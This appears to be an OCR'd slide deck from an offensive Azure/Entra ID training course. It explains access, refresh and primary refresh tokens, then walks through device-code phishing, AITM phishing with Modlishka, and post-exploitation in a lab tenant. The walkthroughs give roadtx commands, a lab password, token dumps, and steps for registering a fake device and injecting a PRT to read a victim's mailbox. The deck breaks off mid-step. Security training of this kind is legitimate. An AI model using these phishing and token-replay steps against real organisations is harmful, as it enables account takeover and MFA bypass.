
https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/



Azure Tokens »» Token Types


Access tokens

- Access Tokens (AT) are used to access resource (like a Service Ticket)
- Can be used to talk to APIs and access resources
- Example: over the Microsoft Graph. They are tied to a specific client (the application that requested them), and a specific resource (the API that you are accessing).



```
PS C:\WINDOWS\system32> Connect-AzureAD -AadAccessToken $at -AccountId kamala.hae@cyberimba.com
WARNING: Install the latest PowerShell module, the Microsoft Graph PowerShell SDK, for new features a
https://aka.ms/graphPSmigration

Account                  Environment TenantId                             TenantDomain  AccountType
-------                  ----------- --------                             ------------  -----------
kamala.hae@cyberimba.com AzureCloud  b834ae79-d95c-4c3c-80fc-42c818a92090 cyberimba.com AccessToken


PS C:\WINDOWS\system32> Get-AzureADUser -SearchString kamala.hae@cyberimba.com
Get-AzureADUser : Error occurred while executing GetUsers
Code: Authentication_MissingOrMalformed
Message: Access Token missing or malformed.
HttpStatusCode: Unauthorized
HttpStatusDescription: Unauthorized
HttpResponseStatus: Completed
At line:1 char:1
+ Get-AzureADUser -SearchString kamala.hae@cyberimba.com
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-AzureADUser], ApiException
    + FullyQualifiedErrorId : Microsoft.Open.AzureAD16.Client.ApiException,Microsoft.Open.AzureAD16.F
```

Expecting https://graph.windows.net/
but got https://graph.windows.com/




```
{
  "aud": "https://graph.microsoft.com/",
  "iss": "https://sts.windows.net/b834ae79-d95c-4c3c-80fc-42c818a9209
0/",
  "iat": 1761980587,
  "nbf": 1761980587,
  "exp": 1761985587,
  "acct": 0,
  "acr": "1",
  "acrs": [
    "p1"
  ],
  "aio": "AWQAm/8aAAAAZXhs6BmcK0+x4HhgRzO2vGfBLC3GiBY1Gw4GgShb2CZ3neF
4/OTqt42fcCFHyMw4Do+gNU0fzlZdtvj3AATlx1f1Djj5fqO1vTzoaSnNqUKyib+B2Aq9e
CnSTWAfQxx3",
  "amr": [
    "pwd",
    "mfa"
  ],
  "app_displayname": "Azure Active Directory PowerShell",
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
  "appidacr": "0",
  "given_name": "kamala",
  "idtyp": "user",
  "ipaddr": "[redacted]",
  "name": "hae",
  "oid": "1e6ec97c-b119-4919-a45f-8c626204f30d",
  "onprem_sid": "S-1-5-21-679109915-918072031-1973057981-1113",
  "platf": "14"
```


Azure Tokens >>> Token Types

Refresh tokens

- Refresh tokens are a type of bearer token that can be redeemed by an application to fetch a new set of “bearer tokens”
- These tokens can be used continually within the lifetime of 90 days to obtain new access tokens.
- They can only be used by the application they were issued to, or in some cases by a group of applications.
- Example: Requesting multiple access tokens with the same refresh token
  - `roadtx auth -u student@cyberimba.com -p '?Pk63=Z1.QX?' -tokens-stdout`
  - `roadtx refreshtokento -refresh-token $token -c aadps -r https://graph.microsoft.com`
  - `roadtx refreshtokento -refresh-token $token -c aadps -r https://graph.windows.net/`



```
└─# roadtx refreshtokento --refresh-token $token -c aadps -r aadgraph --tokens-stdout
/root/.local/share/uv/tools/roadtx/lib/python3.11/site-packages/seleniumwire/webdriver
n from using this package or pin to Setuptools<81.
  from pkg_resources import parse_version
"https://graph.windows.net/"

┌──(root㉿kali)-[/tmp]
└─# roadtx refreshtokento --refresh-token $token -c aadps -r azurerm --tokens-stdout |
/root/.local/share/uv/tools/roadtx/lib/python3.11/site-packages/seleniumwire/webdriver
n from using this package or pin to Setuptools<81.
  from pkg_resources import parse_version
"https://management.core.windows.net/"
```




Azure Tokens >>> Token Types


Primary Refresh Tokens (PRT)

- PRT is used to prove identity and is valid for 14 days by default. Renews automatically during use
- Used for Single Sign On on devices that are Entra joined, registered or hybrid joined
- They can be used both in browser sign-in flows to web applications and for signing in to mobile and desktop applications running on the device
- *“Once a user signs into their device, the PRT allows them to access Microsoft 365, Azure, and other cloud apps without requiring the user to re enter their credentials. Apps like Office, Microsoft Edge, and Teams use the PRT via a broker to silently authenticate users, improving the user experience, reducing the need for multiple sign-ins, and enhancing productivity.” -Microsoft*

https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token




```
└─# cat roadtx.prt | jq
{
  "client_info": "eyJ1aWQiOiI3MjkzYjUzMC0xMzM4LTQ5Y
  "device_tenant_id": "b834ae79-d95c-4c3c-80fc-42c
  "expires_in": "1209599",
  "expires_on": "1764307903",
  "ext_expires_in": "0",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0
nB3ZCIsInJzYSJdLCJkb21haW5fZG5zX25hbWUiOiJjeWJlcml
WRkciI6Ijc4LjEwMC4xODYuMjEzIiwibmFtZSI6ImFobWFkIHpl
nB3ZF91cmwiOiJodHRwczovL2dvLm1pY3Jvc29mdC5jb20vZnds
3lQTktDWHFKTU5fTXBIUVZvMUI2bGciLCJ0ZW5hbnRfZGlzcGxl
G1zX2lkcmVsIjoiMTAgMSJ9.",
  "kerberos_top_level_names": ".windows.net,.window
  "refresh_token": "1.AUoAea40uFzZPEyA_ELIGKkgkJjt
HyuBVWugHTtEMbaU9dwzacA10stiroEm_3jvvw4nUe2dwJkOgY
LVrApt61i538qDqRzOOYozTltwCt6wF92uuAHDj3S_4Ppr7M_F
k9Utt__2Xe0Zim-amBw4i9VkZVAj6Cp68abl0_i5RTk_btOacj
7dCXcZrCM7qm0VtarUk5XgmgArq7VNuPO97i8bup1zIfSXLkpD
gKE5LHm-QcuydRTDzPK-WbXxbJobTF-FVFIBnkoj77KDxjeLWZ
  "refresh_token_expires_in": 1209599,
  "session_key": "d6245d2b11ce6b03d1e1faf5373ec6af
  "session_key_jwe": "eyJlbmMiOiJBMjU2R0NNIiwiYWxn
7sLjJM0sMr6v_Vc_5FrIGA4gCtSyWAPO76fs4VLA1ZH0hLLgdX
  "tgt_ad": "{\"keyType\":0,\"error\":\"On-prem co
  "tgt_cloud": "{\"clientKey\":\"eyJhbGciOiJkaXIiL
EtFUkJFUk9TLk1JQ1JPU09GVE9OTElORS5DT02kJTAjoAMCAQG
fQjWPtKg/Z1KcO/qcLtI4d1UyuDLaZTQ4o5VyezgcZRMhpy0oo
TQdyCkZT07Ps3rR6hjWAhrmuLkdRplGgDQKoNSSzjqRx86epku
paOb3U4fb6z/sRffLB7rkvjhZTrq7FYyCwbXR9IXRfFqGzhl4q
sLXVuCO9NU4J8QljH8OybjSZRz/XgAnvS3B1DDOxQ+3as1bnNQ
bTtLuCjj1r/7F5WzyW7OG3XIbqc9juTu5Pf0Ijo8WN7f9nvw6b
u+wLsUFo/0zAPNC8Adwz6pFGf6vV/arOADtd1O233w93+WiBb5
J1XBY0Z7QVEotvx7NEyN+cVK65Ctypihts3bY9zzMeYEj3S1fO
SGVigJW+ozE9ADmTdoPlLxP9vEbBtY4I7E4NYfHRtwpdRtsdft
```



Azure Tokens >>> Token Types

Summary



PRT	- Conditional access policies are not evaluated - Access to multiple resources - Lateral movement opportunities	14 Days
FAMILY OF REFRESH TOKENS	- Access to multiple resources - Privilege escalation and lateral movement opportunities	90 Days
REFRESH TOKEN	- Persistent access to a resource or application	90 Days
ACCESS TOKEN / SAML TOKEN	- Lifespan very short - SAML Token (where Golden SAML hasn't occurred)	1 Hour

https://www.xintra.org/blog/tokens-in-entra-id-guide

Azure Tokens >>> Token Types

Hands-On

- Request Access and Refresh Token as student@cyberimba.com
  - `roadtx auth -u 'student@cyberimba.com' -p '?Pk63=Z1.QX?' -r https://graph.microsoft.com –tokens-stdout`
- Read information about current user (based on supplied token)
  - `curl -s 'https://graph.microsoft.com/v1.0/me' -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJ…“`
- Read information about other user based on UPN (userPrincipalName)
  - `curl -s 'https://graph.microsoft.com/v1.0/users/ahmad.zaki@cyberimba.com' -H "Authorization: Bearer eyJ0eXAiOJ…”`

10

Rest time


Let's take a break!

TOKEN STEALING/PHISHING

Azure Tokens »»

Token Stealing/Phishing

- Attacker steals existing tokens (access token, refresh token, session cookies) from a compromised device.
- Stolen tokens are replayed to impersonate the user (no password or MFA needed)
- Common sources:
  - browser cookie stores
  - token caches
  - in-memory tokens
  - malware info-stealers
- Similar to "Pass-the-Hash" in AD, "Pass-the-Cookie" lets an attacker steal and replay existing session cookies





Personal and corporate credentials and tokens compromised
Attacker
Phishing email sent to personal address
Users
Malware installed onto personal device
Malicious site
Attacker replays session cookie with MFA check completed
MFA check passes
Legitimate corporate website

Azure Tokens >>> Token Stealing/Phishing

Adversary-in-The-Middle (AITM)

- Attack setup in which the adversary seeks to takeover hijacked network flow
- Modlishka , Evilginx2, Muraena– open source examples of Phishing Kits
- These frameworks act as a reverse-proxy, offering features such as:
    - ➔ Credentials extraction (HTTP headers, Cookies, fragments of HTTP responses)
    - ➔ On-the-fly HTTP flow modification (Requests and responses)
    - ➔ fine-grained control over proxied HTTP flows & packets







```
[Wed Nov  5 15:07:42 2025] INF Enabling plugin: autocert v0.1
[Wed Nov  5 15:07:42 2025] INF Enabling plugin: control_panel v0.1
[Wed Nov  5 15:07:42 2025] INF Enabling plugin: hijack v0.1
[Wed Nov  5 15:07:42 2025] INF Enabling plugin: template v0.1
[Wed Nov  5 15:07:42 2025] INF Control Panel: SayHello2Modlishka hand
[Wed Nov  5 15:07:42 2025] INF Control Panel URL: cyberimba.com/SayHe
[Wed Nov  5 15:07:42 2025] INF

 _______           __ __ __         __     __
|   |   |.-----.--|  |  |  |__|.-----.|  |--.|  |--.---.-.
|       ||  _  |  _  |  |  |  ||__ --||     ||    <|  _  |
|__|_|__||_____|_____|__|__|__||_____||__|__||__|__|___._|

>>>> "Modlishka" Reverse Proxy started - v.1.1 <<<<
Author: Piotr Duszynski @drk1wi

Listening on [0.0.0.0:443]
Proxying HTTPS [gmail.com] via [https://cyberimba.com]
Listening on [0.0.0.0:80]
Proxying HTTP [gmail.com] via [http://cyberimba.com]
^C
```

Azure Tokens >>> Token Stealing/Phishing

Device Code Phishing

- Device Code Flow is one of the Azure sign in options
- Device code flow asks users to enter a code on their own device and complete the authentication
- If we can convince our victim to perform the authentication with a device code, we will obtain tokens on their behalf
- Attack Flow
  1. The attacker starts the Device Code Flow and receives a user-code
  2. He sends that user-code and the device-code-url to the victim
  3. The victim opens the device-code-urland enters the user-code
  4. The victim completes the Entra authentication (MFA, FIDO, whatever)
  5. The attacker receives a valid Access and Refresh Token
- Codes are only valid for 15 minutes 🥲
- Most targeted attempts are done as *"live support"* (i.e. Teams)


User
Device
Azure AD
1
Start the app
2
client_id, resource
3
device_code,
user_code,verification_uri
4
user_code, verification_uri
5
Authenticate
6
access_token, refresh_token



```
┌──(root㉿kali)-[~/mcc]
└─# roadtx auth --device-code -r drs -c msbroker
/root/.local/share/uv/tools/roadtx/lib/python3.11/site-packages/seleniumwire/webdriver.py:8: UserWarning: pkg_resources is deprecated
as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import parse_version
Requesting token for resource urn:ms-drs:enterpriseregistration.windows.net
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code C76XLLYSS to authenticate.
```

Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

C76XLLYSS

Hands-On


Hands-On »»

Device Code Phishing

- Make sure to install roadtx (https://github.com/dirkjanm/ROADtools)
- First we will request a device code for the a "Device Registration" resource by using msbroker as client.

```
roadtx auth --device-code -r drs -c msbroker
```


- "Use your own email" and email to ahmad.zaki@cyberimba.com. The email body must contains
  a. The microsoft login url (https://microsoft.com/devicelogin)
  b. The device code (i.e. C76XLLYSS)
  c. Include "from mcc student"
- Wait around 5-10 minutes



From mcc student
https://microsoft.com/devicelogin
DRPKK9T9W

Post-Exploitation

Becoming Intune Administrator



Post-Exploitation

Becoming Intune Administrator

- Now that you have compromised ahmad.zaki@cyberimba.com tokens.
- Upgrading refresh token to PRT (valid for over 90days and can be used across resources)

  a. Join a *"fake device"* to azure

  ```
  roadtx device -a join -n <random-pc-name>
  ```

  b. Request a PRT with the registered device

  ```
  roadtx prt --refresh-token file -c <random-pc-name>.pem -k <random-pc-name>.key
  ```

  c. Inject PRT into browser and access ahmad.zaki's outlook

  ```
  roadtx browserprtauth -url https://outlook.office365.com
  ```

- Enumerating privileges belong to the compromised user

  a. Get access token for msgraph (https://graph.microsoft.com)

